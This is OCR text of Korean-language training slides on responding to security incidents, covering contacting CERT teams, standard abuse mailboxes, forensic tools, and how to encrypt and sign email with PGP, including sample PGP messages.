
침해사고 대응 방법

- 공격 사이트 연락처 찾기
  - Netlab
    - Finger, whois, ping, traceroute, DNS, Port scan



침해사고 대응 방법

- 공격 사이트 연락처 찾기
  - Visualroute
    - Visual traceroute



침해사고 대응 방법

- 침해사고대응팀(CERT)에 연락하기
  - 공격사이트와 관련된 지역의 침해사고대응팀에 연락
  - http://www.first.org/team-info/
  - 국내 : cert@certcc.or.kr

침해사고 대응 방법

- E-mail
  - 관련 로그 정보등을 교환할 수 있는 효율적인 방법
  - 정보공유 제공
  - CC : cert@certcc.or.kr

security@domain.name	- 보안관련 사고 담당자 메일 주소
cert@domain.name	- 보안관련 사고 담당자 메일 주소
abuse@domain.name	- 네트워크 오용 담당자 메일 주소
root@domain.name	- 유닉스 시스템 관리자 주소
postmaster@domain.name	- E-mail 관리자 주소
webmaster@domain.name	- 웹서버 관리자 주소
ip@domain.name	- ISP의 도메인 할당 관리자

- 전화
  - 민감하거나 빠른 조치가 필요한 사고시에 직접 연락하여 조치


침해사고 대응 방법

- 사고분석 도구
  - Netlab
    - http://www.listsoft.com/eng/programs/pr134.htm
  - Visualroute
    - http://www.visualroute.com
  - Lsof
    - ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/
  - Tripwire
    - http://www.tripwire.com/
  - Tcpdump
    - http://www.tcpdump.org
  - Snoop

PGP

- PGP?
  - Pretty Good Privacy
  - 1991년 미국의 Phil Zimmermann에 의해 개발된 전자우편 보안도구

PGP





- 대표적인 기능
  - 암호화
    - 기밀성
  - 전자서명
    - 무결성, 사용자인증, 부인봉쇄
    - RSA, Diffie-Hellman/DSS 사용
- 공개키 기반
  - Cumulative trust 사용


PGP


- 공개 PGP 다운로드
  - http://www.pgpi.org/
- 설치 및 사용법
  - PGP 6.5.1 설치 및 운영가이드
  - http://www.certcc.or.kr/tools/PGP.html

PGP-Encrypt-



Top Secrete - Composition
File Edit View Insert Format Tools Communicator Help
Send Quote Address Attach Options Spelling Save Print Security Stop
To: auscert@auscert.org.au
Subject: Top Secrete
Priority: Normal
Your server is compromised!
Document: Done



Top Secrete - Composition
File Edit View Insert Format Tools Communicator Help
Send Quote Address Attach Options Spelling Save Print Security Stop
To: auscert@auscert.org.au
Subject: Top Secrete
Priority: Normal
-----BEGIN PGP MESSAGE-----
Version: PGPfreeware 6.5.8 for non-commercial use <http://www.pgp.com>
hQCMA6yWfQsRGd8dAQP+LlWlm5j0SSP+CFmp1AKwcfJXj2H3FmKs2C5MaTSNM2OQ
N8uEaurmjvosGZbZtrYeRoloGt24tXEXisp4Fhzdbq2espVUNCEblc7CKucyQTyL
gAXLf/eAR4Zw1XpIN7rZqFzhNHStNjVAVJlVyvlDQ8dYdqxb2Jigo2UiiZUkl5+F
AlwDKH37vXlDYM0BBACUZDVFayDaJy6veEUChUCHllxT9L0kEzKpaPpdWXSRBTq9
JsVrytZmL7hUtYudRrd8W6AZKQJ4TslcUbkSTJYl8Dq2HfBJav9K1mP7JhYaJT16
j83ERrLCrqbh8OLLYTbhSpiW8MMvYkoABep3ZqiP+aKCrjuWvGZH6ulBGhLJrKQz
Df5eRMVm1JYPk2fmvGTuiF5MD0EHFbt9jS18WN+ahBchFWyxQjqUqvVA4aczg1D3
YQRE
=G0tt
-----END PGP MESSAGE-----
Document: Done



Exit
Help
Options...
Empty
Edit
Decrypt & Verify
Encrypt & Sign
Sign
Encrypt
PGPkeys
PGPtools
Current Window
Clipboard
10:25



PGPtray - Key Selection Dialog
Drag users from this list to the Recipients list
Validity
Size
Ann Campi <acampi@nai.com> 2048/1024
Bill Blanke <wjb@pgp.com> 4096/1024
BT CERT CC <btcertcc@boat.bt.com> 2048/1024
BT CERT First Rep <first-rep@btcert.bt.com> 2048/1024
BT CERT First Team <first-team@btcert.bt.com> 2048/1024
CanCERT <cancert@cancert.ca> 2048
CERT Coordination Center <cert@cert.org> (expi... 1024
cert-nl,1999-key <cert-nl@surfnet.nl> 1024
cert-nl,master-certification-key 1024
Recipients
Validity
Size
AUSCERT <auscert@auscert.org.au> 1024
certcc-kr <cert@certcc.or.kr> 1024
Secure Viewer
Conventional Encryption
OK
Cancel
Help

PGP-Sign-


Announce - Composition
File Edit View Insert Format Tools Communicator Help
Send Quote Address Attach Options Spelling Save Print Security Stop
To: auscert@auscert.org.au
Subject: Announce
Priority: Normal
This is HyunCheol Jeong.
Document: Done



Announce - Composition
File Edit View Insert Format Tools Communicator Help
Send Quote Address Attach Options Spelling Save Print Security Stop
To: auscert@auscert.org.au
Subject: Announce
Priority: Normal
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1
This is HyunCheol Jeong.
-----BEGIN PGP SIGNATURE-----
Version: PGPfreeware 6.5.8 for non-commercial use <http://www.pgp.com>
iQA/AwUBPYgBzveX95Mu1xe1EQKa+wCg329mvfKtsl8sZtwzp+z+DLHh1QAAn388
1S1g0kJrDtyVm12PM62y4Qh5
=Mc5R
-----END PGP SIGNATURE-----
Document: Done



Exit
Help
Options...
PGPkeys
PGPtools
Current Window
Clipboard
Empty
Edit
Decrypt & Verify
Encrypt & Sign
Sign
Encrypt
10:25


PGPtray - Enter Passphrase
Signing key : HyunCheol, Jeong <hcjung@certc... (DSS/1024)
Enter passphrase for above key:
Hide Typing
OK
Cancel


PGP-Decrypt & Verify-

<Decrypt>





<Verify>



Q & A